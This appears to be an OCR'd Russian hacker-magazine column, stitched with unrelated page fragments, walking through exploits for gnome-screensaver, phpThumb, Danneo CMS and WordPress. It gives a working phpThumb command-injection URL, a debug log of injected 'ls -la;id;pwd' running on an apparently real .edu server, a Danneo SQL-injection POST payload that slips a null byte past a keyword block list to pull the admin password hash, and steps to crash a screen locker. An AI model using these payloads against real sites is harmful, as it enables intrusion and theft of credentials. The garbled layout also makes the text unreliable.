**BRIEF** Gnome-screensaver — это популярный хранитель экрана GNOME, который входит, к примеру, в комплект последних версий openSUSE и позволяет заблокировать текущий экран с последующим вводом пароля для разблокировки. Не так давно во всех версиях (до 2.28.2 включительно) данного скринсейвера был обнаружен забавный баг, заключающийся в том, что любой юзер с физическим доступ к системе может получить доступ к заблокированному рабочему столу, не зная нужного для разблокировки пароля. Для этого трюка необходимо лишь несколько раз в определенной последовательности отключить и подключить монитор и нажать несколько клавиш.

Собственно, уязвимость связана с ошибкой в реализации функции `dk_window_begin_implicit_paint()` (входит в состав GTK+), которая нередко пытается отрисовать что-либо в несуществующем окне и неизбежно рушится :)

**EXPLOIT** Один из способов эксплуатации бага (в случае с системой с двумя экранами) описан секьюрیتی-командой [vigilance.fr](http://vigilance.fr):

1. Переводим курсор мыши на второй экран (форма для ввода пароля должна отображаться на этом экране);
2. Отключаем этот второй экран;
3. Нажимаем несколько любых клавиш на клавиатуре;
4. Скринсейвер пытается обработать пользовательский ввод с этих клавиш на несуществующем экране, что приводит к его краху и получению доступа к сессии другого пользователя.

Другой способ заключается в нажатии и удерживанию в течение нескольких секунд клавиши «Enter», что, опять же, приводит к краху хранителя экрана.

**TARGETS** gnome-screensaver <=2.28.2

**SOLUTION** Для решения проблемы разработчики скринсейвера рекомендуют обновиться до его последней версии (на данный момент 2.28.3) с официального сайта [live.gnome.org/GnomeScreensaver/](http://live.gnome.org/GnomeScreensaver/).



## 02 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД В PHPThumb

**BRIEF** phpThumb ([phpthumb.sourceforge.net/](http://phpthumb.sourceforge.net/)) — это популярнейший класс PHP (используется, например, в Plogger и TinyEditor), который позволяет «на лету» проводить различные манипуляции с картинками в форматах GIF, JPEG, PNG, BMP, ICO. Все эти манипуляции проходят с помощью встроенной в PHP-библиотеки GD, либо с помощью внешней программы ImageMagick, которая в настоящее время установлена по умолчанию в большинство \*nix систем.


Ты, наверное, знаешь, что любые манипуляции со внешними программами в PHP происходят с помощью функций `passthru`, `system`, `shell_exec`, `exec` (именно они работают с командной строкой) и что во многих случаях в передаваемые этим функциям параметры можно внедрить свои команды. Класс `phpThumb` в данном случае тоже не является исключением, тем более, что по умолчанию он пытается использовать ImageMagick вместо GD.

Итак, для начала рассмотрим файл `./phpthumb.functions.php` и найдем функцию, отвечающую за выполнение внешних команд:

```
function SafeExec($command) {
...
$AllowedExecFunctions = array('shell_exec'=>true,
'passthru'=>true, 'system'=>true, 'exec'=>true);
...
foreach ($AllowedExecFunctions as $execfunction => $is_allowed) {
...
switch ($execfunction) {
case 'passthru':
case 'system':
ob_start();
$execfunction($command);
$returnvalue = ob_get_contents();
ob_end_clean();
break;
case 'exec':
```



Результат проведения sql инъекции в Danneo CMS




Админка Danneo CMS

```
$execfunction($command, $output);
    $returnvalue = implode("\n", $output);
    break;
    case 'shell_exec':
        ob_start();
    $returnvalue = $execfunction($command);
    ob_end_clean();
    break;
}
...
}
```

Данный код в цикле перебирает перечисленные выше системные функции PHP и выполняет заданную команду через любую доступную из них (что, кстати, бывает полезно, если в директиве disable\_functions админы отключили все «опасные» функции, кроме, к примеру, passthru). Как видно, никаких проверок на корректность команды при этом не проводится — она просто передается на исполнение. Идем дальше. Теперь нам необходимо найти такое место в phpThumb, куда мы сможем безбоязненно внедрить свои произвольные команды. Такой код легко находится в phpthumb.class.php:

```
function ImageMagickThumbnailToGD() {
...
}
```

```
foreach ($this->fltr as $filterkey => $filtercommand) {
    @list($command, $parameter) = explode('|',
    $filtercommand, 2);
    //параметры, передаваемые ImageMagick
    switch ($command) {
    ...
    case 'blur':
        if ($this->ImageMagickSwitchAvailable('blur')) {
            @list($radius) = explode('|', $parameter);
            $radius = ($radius ? $radius : 1);
            $commandline .= ' -blur '.$radius;
            unset($this->fltr[$filterkey]);
        }
        break;
    ...
    $this->DebugMessage(' ImageMagick called as
    ('.$commandline.')', __FILE__, __LINE__);
    $IMresult = phpthumb_functions::SafeExec($commandline
    );
    ...
    $this->DebugMessage(' ImageMagick failed with message
    ('.trim($IMresult).')', __FILE__, __LINE__);
    ...
    }
```



### Настройки gnome-screensaver

Здесь нам наиболее важны следующие части:

- переменная `$radius`, которая затем передается в `$commandline`, которая является аргументом для упомянутой выше `SafeExec()`;
- функция для вывода дебаг-информации `DebugMessage()` — именно с помощью нее мы сможем увидеть результат выполнения нашей команды.

Итак, параметры фильтров для `ImageMagick` передаются в скрипт с помощью следующего запроса (пример для «blur»):

```
site.com/phpThumb.php?fltr[]=blur|5
```

Дебаг-информация выводится на картинке так (различные уровни дебага от 1 до 9, нас интересует последний):

```
http://site.com/phpThumb.php?phpThumbDebug=9
```

Принимая во внимание тот факт, что упомянутые выше параметры никоим образом не фильтруются, мы можем приступить к конструированию запроса на выполнение произвольных команд в `phpThumb`.

**EXPLOIT** Для эксплуатации бага нам нужен полный путь до любой картинки, хранящейся локально на сервере. Картинку, я думаю, ты найдешь и без моей помощи, а полный путь к ней можно узнать из того же дебаг параметра. Итоговый эксплоит для \*nix может выглядеть следующим образом:

```
http://site.com/phpThumb_1.7.9/phpThumb.php?src=/home/site.com/public_html/kartinka.
```

File	Rev.	Age	Author	Last log entry
Parent Directory				
data/	1586	13 months	mccann	2009-01-20 William Jon McCann <mccann (at) redhat.com> * data/gnome-screensaver...
doc/	1306	2 years	mccann	007-09-17 William Jon McCann <mccann (at) jhu.edu> * configure.ac: * NEWS: Updat...
po/	1660	10 months	rsabiq	2009-04-14 Repat SABIQ <ttide.birk (at) gmail.com> * crh.po: Updated Crt...
savers/	1567	14 months	mccann	2008-12-02 William Jon McCann <mccann (at) redhat.com> * NEWS: Update for releas...
src/	1656	10 months	mccann	2009-04-13 William Jon McCann <mccann (at) redhat.com> * src/gnome-screensaver-p...
cvsignore	17	4 years	mccann	2005-04-19 William Jon McCann <mccann (at) jhu.edu> * cvsignore: Updated. * sr...
AUTHORS	374	4 years	mccann	2005-11-15 William Jon McCann <mccann (at) jhu.edu> * AUTHORS: Not much left of L...
COPYING	1666	14 months	mccann	2008-12-02 William Jon McCann <mccann (at) redhat.com> * COPYING: Add GPLv2+ ve...
COPYING.LIB	1670	14 months	hadess	2008-12-12 Bastien Nocera <hadess (at) hadess.net> * COPYING.LIB: Add for some of...
CVSVERSION	2	4 years	mccann	Initial revision
ChangeLog	1659	10 months	mccann	2009-04-13 William Jon McCann <mccann (at) redhat.com> * configure.ac: Post bump...

### SVN проекта gnome-screensaver-svn

```
jpg&fltr[]=blur|5 -quality 75 -interlace line </
/home/site.com/public_html/kartinka.jpg" jpeg: "/
/home/site.com/public_html/kartinka.jpg" ; [ТВОЯ_КО-
МАНДА] ; &phpThumbDebug=9
```

Перейдя по этому адресу, ты увидишь сгенеренную картинку с результатом выполнения твоей команды. Более подробный разбор полетов, а также пример эксплуатации под Windows ищи на <http://snipper.ru/view/8/phpthumb-179-arbitrary-command-execution-exploit>.

**TARGETS** `phpThumb <= 1.7.9`

**SOLUTION** В качестве временного решения проблемы ты можешь отключить использование `ImageMagick` перед `GD` с помощью директивы в конфиге `phpThumb`:

```

"/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg" does not exist in file
"phpthumb.class.php" on line 3452
* $this->cache_filename already set, skipping SetCacheFilename() in file "phpthumb.class.php" on line 2841
* starting ExtractEXIFgetImageSize() in file "phpthumb.class.php" on line 2704
* GetImageSize("/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg") failed in
file "phpthumb.class.php" on line 2727
* $this->useRawOutput=true after checking $UnAllowedParameters in file "phpthumb.class.php" on line 1173
* phpThumb_tempnam() returning "/tmp/pThumb5UTtoI" in file "phpthumb.class.php" on line 3652
* ImageMagickSwitchAvailable('thumbnail') = 1 in file "phpthumb.class.php" on line 1136
* ImageMagickSwitchAvailable('modulate') = 1 in file "phpthumb.class.php" on line 1136
* GetImageSize('/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg') FAILED with
error "
Warning: getimagesize(/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg):
failed to open stream: No such file or directory in /hsphere/local/home/tbsadmin/tbs.edu/library/thumbnail/phpthumb.class.php on line 1252
" in file "phpthumb.class.php" on line 1258
* GetImageSize(/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg) failed in
file "phpthumb.class.php" on line 1360
* ImageMagickSwitchAvailable('blur') = 1 in file "phpthumb.class.php" on line 1136
* Processed $this->flr[0] (blur 15 -quality 75 -interlace line
"/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg\
.jpeg:" /hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg\
"; ls -la;id;pwd;) with ImageMagick in file
"phpthumb.class.php" on line 1675
* Remaining $this->flr after ImageMagick: (array(0) { }) in file "phpthumb.class.php" on line 1680
* ImageMagickSwitchAvailable('quality;interlace') = 1 in file "phpthumb.class.php" on line 1133
* ImageMagick called as (convert -density 150 -blur 5 -quality 75 -interlace line
"/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg\
.jpeg:" /hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg\
"; ls -la;id;pwd;-quality 75 -interlace line
"/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg[0]" jpeg:"/tmp/pThumb5UTtoI
2>&I) in file "phpthumb.class.php" on line 1699
* ImageMagick failed with message (total 424
drwxr-xr-x 4 tbsadmin tbsadmin 4096 Aug 29 2007 .
drwxr-xr-x 6 tbsadmin tbsadmin 4096 Apr 21 2008 ..
drwxr-xr-x 3 tbsadmin tbsadmin 4096 Aug 29 2007 cache
drwxr-xr-x 2 tbsadmin tbsadmin 4096 Aug 29 2007 fonts
-rw-r--r-- 1 tbsadmin tbsadmin 37 Aug 29 2007 index.php
-rw-r--r-- 1 tbsadmin tbsadmin 21842 Aug 29 2007 phpThumb.config.php
-rw-r--r-- 1 tbsadmin tbsadmin 26707 Aug 29 2007 phpThumb.php
-rw-r--r-- 1 tbsadmin tbsadmin 37493 Aug 29 2007 phpthumb.bmp.php
-rw-r--r-- 1 tbsadmin tbsadmin 163345 Aug 29 2007 phpthumb.class.php
-rw-r--r-- 1 tbsadmin tbsadmin 64356 Aug 29 2007 phpthumb.filters.php
-rw-r--r-- 1 tbsadmin tbsadmin 30964 Aug 29 2007 phpthumb.functions.php
-rw-r--r-- 1 tbsadmin tbsadmin 29867 Aug 29 2007 phpthumb.gif.php
-rw-r--r-- 1 tbsadmin tbsadmin 5286 Aug 29 2007 phpthumb.ico.php
-rw-r--r-- 1 tbsadmin tbsadmin 7026 Aug 29 2007 phpthumb.unsharp.php
uid=398(httpd) gid=398(httpd) groups=398(httpd)
/hsphere/local/home/tbsadmin/tbs.edu/library/thumbnail
sh: -quality: command not found) in file "phpthumb.class.php" on line 1704
* ImageMagickThumbnailToGD() failed in file "phpthumb.class.php" on line 2734
* SetOrientationDependantWidthHeight() starting with "x" in file "phpthumb.class.php" on line 2683
* SetOrientationDependantWidthHeight() setting w="0", h="0" in file "phpthumb.class.php" on line 2699
* EXIF thumbnail extraction: (size=0; type=""; 0x0) in file "phpthumb.class.php" on line 2786
* starting SourceImageToGD() in file "phpthumb.class.php" on line 3044
* $this->useRawOutput=true after checking $UnAllowedParameters in file "phpthumb.class.php" on line 1173
* phpThumb_tempnam() returning "/tmp/pThumbjBjDuF" in file "phpthumb.class.php" on line 3652
* ImageMagickSwitchAvailable('thumbnail') = 1 in file "phpthumb.class.php" on line 1136
* ImageMagickSwitchAvailable('modulate') = 1 in file "phpthumb.class.php" on line 1136
* GetImageSize(/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg) FAILED with
error "
Warning: getimagesize(/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg):
failed to open stream: No such file or directory in /hsphere/local/home/tbsadmin/tbs.edu/library/thumbnail/phpthumb.class.php on line 1252
" in file "phpthumb.class.php" on line 1258
* GetImageSize(/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg) failed in
file "phpthumb.class.php" on line 1360
* Remaining $this->flr after ImageMagick: (array(0) { }) in file "phpthumb.class.php" on line 1680
* ImageMagickSwitchAvailable('quality;interlace') = 1 in file "phpthumb.class.php" on line 1133
* ImageMagick called as (convert -density 150 -quality 75 -interlace line
"/hsphere/local/home/tbsadmin/tbs.edu/hsphere/local/hometbsadmin/tbs.edu/images/albums/album16/photo85-2-95.jpg[0]" jpeg:"/tmp/pThumbjBjDuF
2>&I) in file "phpthumb.class.php" on line 1699

```

### Демонстрация уязвимости в phpThumb

```
$PHTHUMB_CONFIG['prefer_imagemagick'] = false;
```

или просто отключить все опасные функции с помощью директивы PHP `disable_functions`.

## 03 DANNEO CMS <= 0.5.2 SQL INJECTION VULNERABILITY

**BRIEF** CMS Danneo — это opensource система управления сайтом, созданная русскими разработчиками и дико популярная на территории СНГ. Поддерживает все основные фишки свои старших собратьев: SEO friendly ссылки, управление пользователями, статьями, опросами, комментариями, загрузка медиа-контента и т.д.

Не так давно In3ct0r (самопровозглашенный продолжатель дела milw0rm.com с Украины) нашел в упомянутой CMS замечательную фрагментированную SQL-инъекцию.

Давай проследим вместе с автором причину ее возникновения.

Итак, находим следующий код в файле `./mod/poll/comment.php`:

```

$comtext = ($setting['peditor'] == "yes") ?
commentparse($comtext) : deltags(commentparse($comtext));
$comname = (prepare($usermain['logged'], THIS_INT) == 1
&& prepare($usermain['userid'], THIS_INT) > 0) ?
$usermain['uname'] : substr(deltags($comname), 0, 50);
$comtitle = substr(deltags($comtitle), 0, 255);

$in = $db->query("INSERT INTO «.$basepref.»_polling_

```



**phpThumb()**  
The PHP thumbnail creator

SOURCEFORGE.NET®

Support this project
download
changelog
project page
demo
links
FAQ
support

phpThumb() uses the [GD library](#) to create thumbnails from images (JPEG, PNG, GIF, BMP, etc) on the fly. The output size is configurable (can be larger or smaller than the source), and the source may be the entire image or only a portion of the original image. True color and resampling is used if GD v2.0+ is available, otherwise paletted-color and nearest-neighbour resizing is used. [ImageMagick](#) is used wherever possible for speed. Basic functionality is available even if GD functions are not installed (as long as ImageMagick is installed). One demo file uses portions of [Javascript API](#) by [James Austin](#).

Supported source image formats:

- JPEG (via GD or ImageMagick)
- PNG (via GD or ImageMagick)
- GIF (via GD, ImageMagick, or phpthumb.gif.php)
- BMP (via ImageMagick or phpthumb.bmp.php)
- any image format ImageMagick can read

Supported output image formats:

- JPEG (via GD or ImageMagick)
- PNG (via GD or ImageMagick)
- GIF (via GD or ImageMagick)



### официальный сайт phpThumb

```

comment VALUES
(NULL, ".$id.", ".$usermain['userid'].", ".$NEWTIME.",
'$comname', '$comtitle', '$comtext', '
REMOTE_ADDRS.'");

```

Как видно, переменная `$comtitle` урезается до 255 символов, что делает возможным проведение фрагментированной инъекции (после слыши-

Home Conferences Guest speakers Hacks Interviews Linux Personal PHP Projects TRACsec [RSS](#)

## WordPress >= 2.9 Failure to Restrict URL Access

by tmac on Feb. 13, 2010, under [Hacks](#), [Personal](#), [Projects](#)

Following on from the research I have been conducted, I have now released the following advisory and it has been forwarded onto the correct people at WordPress

WordPress >= 2.9 Failure to Restrict URL Access

<http://www.thomasmackenzie.co.uk/>

1. \*Advisory Information\*

Title: WordPress >= 2.9 Failure to Restrict URL Access  
Date published: 13/02/2010

2. \*Vulnerability Information\*

Class: Failure to Restrict URL Access  
Remotely Exploitable: Yes  
Locally Exploitable: Yes

3. \*Software Description\*

### Welcome to tmacuk

Thanks for dropping by! Feel free to join the discussion by leaving comments, and stay updated by subscribing to the RSS feed.

You can also subscribe by email by filling the field below:

### tmacuk's twitter

- @DarkOtter this isnt for uni, its a report for work. about 42 minutes ago from TweetDeckin reply to DarkOtter
- installing winxp on vm so that i can do some report writing, damn open office and stupid format changing about 1 hour ago from TweetDeck
- as i need [2] about 3 hours ago from TweetDeck
- @matthewhughes i had to do it about 3 time but afterwards it a good host soon as this finishes though work have offered me as much space[1] about 3 hours ago from TweetDeckin reply to

## Уязвимость в WordPress

рования кавычек было «\», стало «\"») в следующем за ним параметре \$comtext. Этого уязвимого кода было бы достаточно, если бы не фильтр в ./base/danneo.track.php, который, по идее, должен пресекать все подозрительные запросы к движку:

```
$baddata = array ( "UNION" ,
    "OUTFILE" ,
    "FROM" ,
    "SELECT" ,
    "WHERE" ,
    "SHUTDOWN" ,
    "UPDATE" ,
    "DELETE" ,
    "CHANGE" ,
    "MODIFY" ,
    "RENAME" ,
    "RELOAD" ,
    "ALTER" ,
    "GRANT" ,
    "DROP" ,
    "INSERT" ,
    "CONCAT" ,
    "cmd»" ,
    "exec" ,
    "..."
);

foreach ($REQUEST as $params => $inputdata) {
    foreach ($baddata as $badkey => $badvalue) {
        if (is_string($inputdata) &&
            eregi($badvalue, $inputdata)) { $badcount=1; }
    }
}
```

Если ты знаком с подшивкой [1] за последние пару лет, то, наверняка, должен знать о том, что функция eregi() неравнодушно относится к нулл-байту, так что дело остается за малым — внедрить его в нужную нам для инъекции переменную \$comtext, чтобы обойти данный мер-

зкий фильтр. В этом нам поможет код из ядра Danneo, спрятанный в ./base/danneo.function.php:

```
if (!ini_get("register_globals") || (@get_cfg_var('register_globals')==1)) {
    // @import_request_variables('GPC');
    @extract($_COOKIE, EXTR_SKIP);
    @extract($_POST, EXTR_SKIP);
    @extract($_GET, EXTR_SKIP);
    @extract($_REQUEST, EXTR_SKIP);
    ...
    if (get_magic_quotes_gpc()) {
        if ($_POST) $_POST = stripslashesall($_POST);
        if ($_GET) $_GET = stripslashesall($_GET);
        if ($_REQUEST) $_REQUEST = stripslashesall($_REQUEST);
        if ($_COOKIE) $_COOKIE = stripslashesall($_COOKIE);
    }
}
```

Здесь ты можешь увидеть, что при включенной директиве magic\_quotes любые слешы вырезаются функцией stripslashesall() (это происходит уже после глобализации пользовательских переменных, так что \$comtitle и \$comtext все равно уйдут в SQL-запрос уже со слешами), так что наш нулл-байт безболезненно пройдет встроенный фильтр :)

**EXPLOIT** Для эксплуатации бага нам необходимо подготовить три переменные:

1. \$comname — любые буквы и цифры, 5-10 символов;
  2. \$comtitle — 254 любых символа плюс кавычка в конце (если же magic\_quotes = off, то ставим просто обратный слеш «\»);
  3. \$comtext /\*[NULL BYTE]\*/, (SELECT adpwd FROM dn052\_admin LIMIT 1), 1)---
- Посылаем специальным образом сформированный POST-пакет к сайту-жертве:

```
comname=lololo&comtitle=[254 символа]'&comtext=/*\
x00*/ , (SELECT adpwd FROM dn052_admin LIMIT 1) , 1)---
&id=[ID опроса]&ajax=0&re=comment
```

Таким образом, итоговый SQL-запрос будет выглядеть следующим образом:

```
tags/2.9.2/wp-includes/query.php
r12409 r13117
2281 2281 $this->posts = array();
2282 2282 } else {
2283 if (in_array($status, array('draft', 'pending'))) {
2283 if (in_array($status, array('draft', 'pending', 'trash'))) {
2284 2284 // User must have edit permissions on the draft to preview.
2285 2285 if (!current_user_can("edit_$post_type_cap", $this->posts[0]->ID)) {
```

**Заплата для бага в WordPress**

```
INSERT INTO dn052_polling_comment VALUES (NULL, '1', '0',
'1230987393', 'lololo', '[254 символа]\'', '/*0*/', (SELECT
adpwd FROM dn052_admin LIMIT 1), 1) -- -, '127.0.0.1')
```

В результате ты увидишь хеш пароля админа в своем комментарии. Подробности уязвимости ищи по адресу <http://www.inj3ct0r.com/exploits/11004>.

**TARGETS** Danneo CMS <= 0.5.2

**SOLUTION** Для закрытия уязвимости просто обновись до последней версии движка, скачать который можно на официальном сайте Danneo CMS <http://danneo.com/download/view/CMS.html>.

## 04 ОБХОД ОГРАНИЧЕНИЙ БЕЗОПАСНОСТИ В WORDPRESS

**BRIEF** Думаю, что нет смысла рассказывать тебе о такой популярной системе управления блогами, как WordPress, поэтому сразу перейдем к делу.

Итак, в 2.9 ветке движка появилась новая функциональность — корзина (trash) для постов. То есть, если ты написал какое-либо сообщение, а затем тебе захотелось его удалить, оно не удаляется, а попадает в корзину, причем на самом блоге ссылка на такой пост будет видна только его автору.

Уязвимость, найденная Томом Маккензи и Райаном Дьюхестом, заключается в том, что удаленный авторизованный пользователь с любыми правами может без проблем просматривать такие сообщения.

Теперь давай взглянем на код из `/wp-includes/query.php`, который отвечает за просмотр постов, не имеющих статус «publish»:

```
if ( ('publish' != $status) ) {
    if ( ! is_user_logged_in() ) {
        // User must be logged in to view unpublished
        posts.
        $this->posts = array();
    } else {
        if (in_array($status, array('draft', 'pending'))) {
```

Из этого кода видно, что:

1. Неопубликованные посты могут просматривать только авторизованные юзеры;
2. Неопубликованными постами считаются только «draft» и «pending», по статус «trash» разработчики попросту забыли.

**EXPLOIT** Подробности уязвимости, а также эксплойт, который сам ищет trash-посты на нужном блоге с открытой регистрацией ты сможешь найти в оригинальном advisory по адресу <http://tmacuk.co.uk/?p=180>.

